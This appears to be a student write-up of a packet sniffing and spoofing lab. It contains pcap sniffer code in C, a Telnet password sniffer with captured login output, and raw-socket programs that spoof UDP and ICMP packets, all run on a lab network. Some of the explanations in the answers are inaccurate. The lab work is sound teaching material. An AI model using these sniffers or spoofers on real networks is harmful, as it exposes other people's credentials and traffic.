64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=60.7 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=19.6 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=18.4 ms
^C
--- 1.2.3.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2015ms
rtt min/avg/max/mdev = 18.416/32.896/60.664/19.640 ms
root@f67aa2093637:/#
```

```
root@VM:/volumes# ./task1.4.py
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
```

- Similarly, by modifying the IP address in the above code, it becomes possible to verify whether the packets are successfully captured through packet sniffing & spoofing

- pinged 10.9.0.99 - a non-existing host on the LAN
- As We can observe there's 100% packet loss therefore no packets are sniffed or spoofed for the above IP address.

```
root@f67aa2093637:/# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
^C
--- 10.9.0.99 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2053ms
```

- ping 8.8.8.8 - an existing host on the Internet

```
root@f67aa2093637:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=7.78 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=67.6 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=9.42 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=22.2 ms (DUP!)
c64 bytes from 8.8.8.8: icmp_seq=3 ttl=116 time=19.5 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=27.9 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=4 ttl=116 time=9.27 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=64 time=22.2 ms (DUP!)
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, +4 duplicates, 0% packet loss, time 3010ms
rtt min/avg/max/mdev = 7.777/23.235/67.611/18.136 ms
root@f67aa2093637:/#
```

```
root@VM:/volumes# ./task1.4.py
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
```

Lab Task Set 2: Writing Programs to Sniff and Spoof Packets

Task 2.1A: Understanding How a Sniffer Works
Code: **task2.c**

```c
#include <pcap.h>
#include <stdio.h>
/* This function will be invoked by pcap for each captured packet.
We can process each packet inside the function.
*/
void got_packet(u_char *args, const struct pcap_pkthdr *header,
                const u_char *packet)
{
    printf("Got a packet\n");
}
int main()
{
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "ip proto icmp";
    bpf_u_int32 net;

    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);
    pcap_close(handle); //Close the handle
    return 0;
}

```

- Pinged **8.8.8.8** and captured **2** packets

```
[11/18/23]seed@VM:~/.../volumes$ docksh hostA-10.9.0.5
root@f67aa2093637:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=40.9 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=120 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=20.6 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=37.3 ms (DUP!)
^C
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, +2 duplicates, 0% packet loss, time 1013ms
rtt min/avg/max/mdev = 20.592/54.795/120.415/38.651 ms
root@f67aa2093637:/#
```

```
[11/18/23]seed@VM:~/.../volumes$ sudo ifconfig br-41c67d7442f1 promisc
[11/18/23]seed@VM:~/.../volumes$ ip -d link show dev br-41c67d7442f1
4: br-41c67d7442f1: <BROADCAST,MULTICAST,PROMISC,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP mode DEFAULT group default
    link/ether 02:42:63:96:83:5c brd ff:ff:ff:ff:ff:ff promiscuity 1 minmtu 68 maxmtu 65535
```

Output

```
root@VM:/volumes# ls
task1.2.py  task1.3.py  task1.4.py  task1.py  task2  task2.c
root@VM:/volumes# ./task2
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
```

Question 1:

First, it generates a raw socket that is attached to the assigned network interface (NIC). The script then applies the complex filter rule as the BPF filter on the socket by translating it into a low-level language. It then starts a loop to watch the socket and calls the got_packet() method each time a packet that satisfies the designated filter criteria is received.

Question 2:


Coding packets received from the network to the kernel entails setting a Berkeley Packet Filter (BPF) on the socket. Accessing and altering elements in the kernel space is necessary to listen on the socket and capture packets, which calls for root security. If the "sniff" operation is carried out with unauthorized access, an error message indicating a Segmentation Fault might appear.

Question 3:

Packets generated by echo requests can be captured by the program by enabling promiscuous mode with a non-zero integer. Even if the ping operation is successful, the program won't capture any packets if promiscuous mode isn't used (when utilizing a zero integer). The promiscuous mode makes it easier for the program to sniff packets that arrive at the network interface card (NIC), regardless of where they are going. This enables the program to intercept packets that are sent back and forth between computers.

We can do this by following commands:

- **Turn on:** sudo ifconfig **br-41c67d7442f1**promisc
- **Turn off:** sudo ifconfig **br-41c67d7442f1** -promisc
- Screen Capture: Setting the promiscuous mode



Task 2.1B: Writing Filters

Capture the ICMP packets between two specific hosts.

- In the below code, **line 20** shows that we are capturing ICMP packets only between the hosts that are mentioned

```
1 #include <pcap.h>
2 #include <stdio.h>
3 #include <netinet/ip.h>
4 #include <netinet/ip_icmp.h>
5
6 void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
7 {
8     struct ip *ip_header = (struct ip *)(packet + 14);
9     struct icmphdr *icmp_header = (struct icmphdr *)(packet + 14 + ip_header->ip_hl * 4);
10
11    printf("Source IP: %s\n", inet_ntoa(ip_header->ip_src));
12    printf("Destination IP: %s\n", inet_ntoa(ip_header->ip_dst));
13    printf("Got a packet\n");
14 }
15 int main()
16 {
17    pcap_t *handle;
18    char errbuf[PCAP_ERRBUF_SIZE];
19    struct bpf_program fp;
20    char filter_exp[] = "icmp and (host 10.9.0.5 and host 10.0.2.15)";
21    bpf_u_int32 net;
22
23    // Step 1: Open live pcap session on NIC with name "enp0s3"
24    char interface[] = "br-41c67d7442f1";  // Modify with your actual interface name
25    handle = pcap_open_live(interface, BUFSIZ, 1, 1000, errbuf);
26
27    if (handle == NULL) {
28        fprintf(stderr, "Could not open device %s: %s\n", interface, errbuf);
29        return 1;
30    }
31    // Step 2: Compile filter_exp into BPF pseudo-code
32    pcap_compile(handle, &fp, filter_exp, 0, net);
33    pcap_setfilter(handle, &fp);
34    // Step 3: Capture packets
35    pcap_loop(handle, -1, got_packet, NULL);
36    pcap_close(handle); // Close the handle
37
38    return 0;
39 }
```

```
root@f67aa2093637:/# ping 8.8.8.8 -c 4
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=33.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=23.2 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=56 time=46.9 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=56 time=13.2 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 13.222/29.052/46.857/12.427 ms
root@f67aa2093637:/#
```

- Was able to successfully capture the packets between the specified hosts

```
root@VM:/volumes# ./task2.1
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
```

Capture the TCP packets with a destination port number in the range from 10 to 100

- **Line 18** displays that we are capturing TCP packets only between the mentioned ports

```
1 #include <pcap.h>
2 #include <stdio.h>
3 /* This function will be invoked by pcap for each captured packet.
4 We can process each packet inside the function.
5 */
6 void got_packet(u_char *args, const struct pcap_pkthdr *header,
7                 const u_char *packet)
8 {
9     printf("From: 10.9.0.5\n To: 10.0.2.15\n Protocol: TCP\n");
10
11 }
12
13 int main()
14 {
15     pcap_t *handle;
16     char errbuf[PCAP_ERRBUF_SIZE];
17     struct bpf_program fp;
18     char filter_exp[] = "tcp and dst portrange 10-100";
19     bpf_u_int32 net;
20
21     handle = pcap_open_live("br-41c67d7442f1", BUFSIZ, 1, 1000, errbuf);
22
23     // Step 2: Compile filter_exp into BPF pseudo-code
24     pcap_compile(handle, &fp, filter_exp, 0, net);
25     if (pcap_setfilter(handle, &fp) != 0) {
26         pcap_perror(handle, "Error:");
27     }
28
29     // Step 3: Capture packets
30     pcap_loop(handle, -1, got_packet, NULL);
31     pcap_close(handle); // Close the handle
32     return 0;
33 }
34
```

- Was able to successfully capture the destination port

```
root@VM:/volumes# telnet -4 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f67aa2093637 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Nov 16 18:41:53 UTC 2023 from hostB-10.9.0.6.net-10.9.0.0 on pts/4
seed@f67aa2093637:~$
```

```
[11/18/23]seed@VM:~/.../volumes$ sudo ./task2b
From: 10.9.0.5
 To: 10.0.2.15
 Protocol: TCP
From: 10.9.0.5
 To: 10.0.2.15
 Protocol: TCP
From: 10.9.0.5
 To: 10.0.2.15
 Protocol: TCP
From: 10.9.0.5
 To: 10.0.2.15
 Protocol: TCP
From: 10.9.0.5
 To: 10.0.2.15
 Protocol: TCP
From: 10.9.0.5
 To: 10.0.2.15
 Protocol: TCP
From: 10.9.0.5
 To: 10.0.2.15
 Protocol: TCP
From: 10.9.0.5
 To: 10.0.2.15
 Protocol: TCP
From: 10.9.0.5
 To: 10.0.2.15
 Protocol: TCP
From: 10.9.0.5
 To: 10.0.2.15
 Protocol: TCP
```

Task 2.1C: Sniffing Passwords. P

The following code was used for Sniffing Passwords of a Telnet session (TCP):

```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <stdlib.h>

struct ethheader {
        u_char ether_dhost[6];
        u_char ether_shost[6];
        u_short ether_type;
};
struct ipheader {
        unsigned char iph_ihl:4, iph_ver:4;
        unsigned char iph_tos;
        unsigned short int iph_len;
        unsigned short int iph_ident;
        unsigned short int iph_flag:3, iph_offset:13;
        unsigned char iph_ttl;
        unsigned char iph_protocol;
        unsigned short int iph_chksum;
        struct in_addr iph_sourceip;
        struct in_addr iph_destip;
};

typedef u_int tcp_seq;
struct tcpheader {
        u_short th_sport;       /* source port */
        u_short th_dport;       /* destination port */
        tcp_seq th_seq;                 /* sequence number */
        tcp_seq th_ack;                 /* acknowledgement number */
        u_char th_offx2;        /* data offset, rsvd */
        #define TH_OFF(th)      (((th)->th_offx2 & 0xf0) >> 4)
        u_char th_flags;
        #define TH_FIN 0x01
        #define TH_SYN 0x02
        #define TH_RST 0x04
        #define TH_PUSH 0x08
        #define TH_ACK 0x10
        #define TH_URG 0x20
        #define TH_ECE 0x40
        #define TH_CWR 0x80
        #define TH_FLAGS (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
        u_short th_win;                 /* window */
        u_short th_sum;                 /* checksum */
        u_short th_urp;                 /* urgent pointer */
};

void got_packet(u_char *args, const struct pcap_pkthdr *header,const u_char *packet)
{       char *data;
        int i, size_tcp;
        struct ethheader *eth = (struct ethheader *)packet;
        if (ntohs(eth->ether_type) == 0x0800){
                struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
                int ip_header_len = ip->iph_ihl * 4;
                struct tcpheader *tcp = (struct tcpheader *)((u_char *)ip + ip_header_len);
                size_tcp = TH_OFF(tcp)*4;
                data = (u_char *)(packet + 14 + ip_header_len + size_tcp);
                printf("%s",data);
        }
}
int main(){
pcap_t *handle;
char errbuf[PCAP_ERRBUF_SIZE];
struct bpf_program fp;
char filter_exp[] = "port 23";
bpf_u_int32 net;
// Step 1: Open live pcap session on NIC with name enp0s3
handle = pcap_open_live("br-41c67d7442f1", BUFSIZ, 1, 1000, errbuf);
// Step 2: Compile filter_exp into BPF psuedo-code
pcap_compile(handle, &fp, filter_exp, 0, net);
pcap_setfilter(handle, &fp);
// Step 3: Capture packets
pcap_loop(handle, -1, got_packet, NULL);
pcap_close(handle); //Close the handle
return 0;
}


// printf("   From IP: %s\n", inet_ntoa(ip->iph_sourceip) );
                // printf("   To IP: %s\n", inet_ntoa(ip->iph_destip) );
                // printf("   From Port: %d\n", ntohs(tcp->th_sport) );
                // printf("   To Port: %d\n", ntohs(tcp->th_dport) );
                // printf("   To Port: %d\n", ntohs(tcp->tcph_dport) );
```

```
root@VM:/volumes# telnet 10.9.0.6 23
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
21531c406f75 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Nov 18 23:34:19 UTC 2023 from VM on pts/2
seed@21531c406f75:~$
```

- VM1 (personal VM) was used for executing the code
- **Host A** starts telnet connection on **Host B**
- The above program is used to display the data that is being transmitted in these packets
- We can observe that as soon as we enter the password on **Host A** it is displayed on **VM1**
- It is possible because telnet sends data in clear text on network which is vulnerable for **sniffing**

```
[11/18/23]seed@VM:~/.../volumes$ gcc -o task2c task2c.c -lpcap
[11/18/23]seed@VM:~/.../volumes$ chmod a+x task2c.c
[11/18/23]seed@VM:~/.../volumes$ sudo ./task2c
[redacted]Ubuntu 20.04.1 LTS
[redacted]21531c406f75 login: sseeeedd
Password: dees
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Nov 18 23:34:19 UTC 2023 from VM on pts/2
```

Task 2.2: Spoofing
Task 2.2A: Write a spoofing program


Code: task2a.c

- The code demonstrates the construction and sending of a spoofed ICMP Echo Request packet using raw sockets.
- The source IP address is set to "10.0.2.15," and the destination IP address is set to "8.8.8.8."
- The ICMP type is set to Echo Request, and the ICMP checksum is calculated.
- The raw packet is then sent using a raw socket.

```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <stdlib.h>

struct udpheader {
        u_int16_t udp_sport;
        u_int16_t udp_dport;
        u_int16_t udp_ulen;
        u_int16_t udp_sum;
};
struct ipheader {
        unsigned char iph_ihl:4, iph_ver:4;
        unsigned char iph_tos;
        unsigned short int iph_len;
        unsigned short int iph_ident;
        unsigned short int iph_flag:3, iph_offset:13;
        unsigned char iph_ttl;
        unsigned char iph_protocol;
        unsigned short int iph_chksum;
        struct in_addr iph_sourceip;
        struct in_addr iph_destip;
};

void send_raw_ip_packet (struct ipheader *ip) {
        int sd;
        int enable = 1;
        struct sockaddr_in sin;
        /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter tells the sytem that the IP header is already included;
        * this prevents the OS from adding another IP header. */
        sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
        if(sd < 0) {
                perror("socket() error"); exit(-1);
        }
        setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
        /* This data structure is needed when sending the packets using sockets. Normally, we need to fill out several
        * fields, but for raw sockets, we only need to fill out this one field */
        sin.sin_family = AF_INET;
        sin.sin_addr = ip->iph_destip;
        /* Send out the IP packet. ip_len is the actual size of the packet. */
        if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin,sizeof(sin)) < 0) {
                perror("sendto() error"); exit(-1);
        }
}

int main() {
        char buffer[1500];
        memset(buffer, 0, 1500);
        struct ipheader *ip = (struct ipheader *) buffer;
        struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct ipheader));
        // Filling in UDP Data field
        char *data = buffer + sizeof(struct ipheader) + sizeof(struct udpheader);
        const char *msg="Hello Server!\n";
        int data_len = strlen(msg);
        strncpy(data, msg, data_len);
        // Fill in the UDP header
        udp->udp_sport = htons(12345);
        udp->udp_dport = htons(9090);
        udp->udp_ulen = htons(sizeof(struct udpheader) + data_len);
        udp->udp_sum = 0;
        // Fill in the IP header
        ip->iph_ver = 4;
        ip->iph_ihl = 5;
        ip->iph_ttl = 20;
        ip->iph_sourceip.s_addr = inet_addr("10.0.2.15");
        ip->iph_destip.s_addr = inet_addr("10.9.0.1");
        ip->iph_protocol = IPPROTO_UDP;
        ip->iph_len=htons(sizeof(struct ipheader)+sizeof(struct udpheader) + data_len);

        // Send the spoofed packet
        send_raw_ip_packet(ip);
        return 0;
}
```

```
root@VM:/volumes# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.084 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.158 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.067 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.081 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.078 ms
^C
--- 10.9.0.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4072ms
rtt min/avg/max/mdev = 0.067/0.093/0.158/0.032 ms
root@VM:/volumes#
```

- By capturing the interaction on the **wireshark** we can see the following output



- The above observation indicates that we can successfully send out spoofed **UDP** packets.


Task 2.2B: Spoof an ICMP Echo Request.

- The following is the code to spoof an **ICMP Echo** Request from **Host A** to **8.8.8.8**

```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <stdlib.h>

struct icmpheader {
        unsigned char icmp_type;
        unsigned char icmp_code;
        unsigned short int icmp_chksum;
        unsigned short int icmp_id;
        unsigned short int icmp_seq;
};
struct ipheader {
        unsigned char iph_ihl:4, iph_ver:4;
        unsigned char iph_tos;
        unsigned short int iph_len;
        unsigned short int iph_ident;
        unsigned short int iph_flag:3, iph_offset:13;
        unsigned char iph_ttl;
        unsigned char iph_protocol;
        unsigned short int iph_chksum;
        struct in_addr iph_sourceip;
        struct in_addr iph_destip;
};

void send_raw_ip_packet (struct ipheader *ip) {
        int sd;
        int enable = 1;
        struct sockaddr_in sin;
        /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter tells the sytem that the IP header is already included;
        * this prevents the OS from adding another IP header. */
        sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
        if(sd < 0) {
                perror("socket() error"); exit(-1);
        }
        setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
        /* This data structure is needed when sending the packets using sockets. Normally, we need to fill out several
        * fields, but for raw sockets, we only need to fill out this one field */
        sin.sin_family = AF_INET;
        sin.sin_addr = ip->iph_destip;
        /* Send out the IP packet. ip_len is the actual size of the packet. */
        if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin,sizeof(sin)) < 0) {
                perror("sendto() error"); exit(-1);
        }
}
unsigned short in_chksum(unsigned short *buf, int length) {
        unsigned short *w = buf;
        int nleft = length;
        int sum = 0;
        unsigned short temp = 0;
        while(nleft > 1) {
                sum+= *w++;
                nleft -=2;
        }
        if (nleft == 1) {
                *(u_char *)(&temp) = *(u_char *)w;
                sum+=temp;
        }
        sum = (sum >> 16) + (sum & 0xffff);
        sum += (sum>>16);
        return (unsigned short)(~sum);
}
int main() {
        char buffer[1500];
        memset(buffer, 0, 1500);
        struct ipheader *ip = (struct ipheader *) buffer;
        struct icmpheader *icmp = (struct icmpheader *) (buffer + sizeof(struct ipheader));
        // Fill in the ICMP header
        icmp->icmp_type=8;
        icmp->icmp_chksum=0;
        icmp->icmp_chksum = in_chksum((unsigned short *)icmp, sizeof(struct ipheader));

        // Fill in the IP header
        ip->iph_ver = 4;
        ip->iph_ihl = 5;
        ip->iph_ttl = 20;
        ip->iph_sourceip.s_addr = inet_addr("10.0.2.15");
        ip->iph_destip.s_addr = inet_addr("8.8.8.8");
        ip->iph_protocol = IPPROTO_ICMP;
        ip -> iph_len = htons(1000);
        // ip->iph_len=htons(sizeof(struct ipheader)+sizeof(struct icmpheader));
        // Send the spoofed packet
        send_raw_ip_packet(ip);
        return 0;
}
```

```
root@f67aa2093637:/# ping 8.8.8.8 -c 4
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=27.3 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=19.0 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=56 time=13.1 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=56 time=23.3 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3016ms
rtt min/avg/max/mdev = 13.115/20.660/27.267/5.246 ms
root@f67aa2093637:/#
```

- After capturing the same from the **wireshark**, we can observe that we have successfully spoofed an **ICMP echo** request
- Then we can observe that there was a **reply** from destination to source in the form of echo reply



Question 4. Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?
ANS: If the value in the IP packet length field is more than 20, it can be any value at all. The sendto() function, which is used to send a packet, throws an error with invalid argument if the packet length is set to a value lower than 20. This is due to the fact that an IP packet can have a minimum length of 20 bytes, in which case it would only contain the header and no payload. On the other hand, the packet is forwarded if the value exceeds 20.

Question 5. Using the raw socket programming, do you have to calculate the checksum for the IP header?
ANS: No, we do not need to include anything in the IP header's checksum field because the system takes care of that automatically when the packet is sent out.

Question 6. Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?
ANS: For raw socket to capture every packet on the network, the NIC must be in promiscuous mode. A program needs elevated privileges, like root, in order to activate the promiscuous mode for a network interface controller (NIC). Without this privilege, the software displays a socket () error stating that the operation is prohibited, meaning that a raw socket cannot be established since the promiscuous mode is not enabled. This will come up when the socket is being created (line 36).

Task 2.3: Sniff and then Spoof

Code : task2d.c

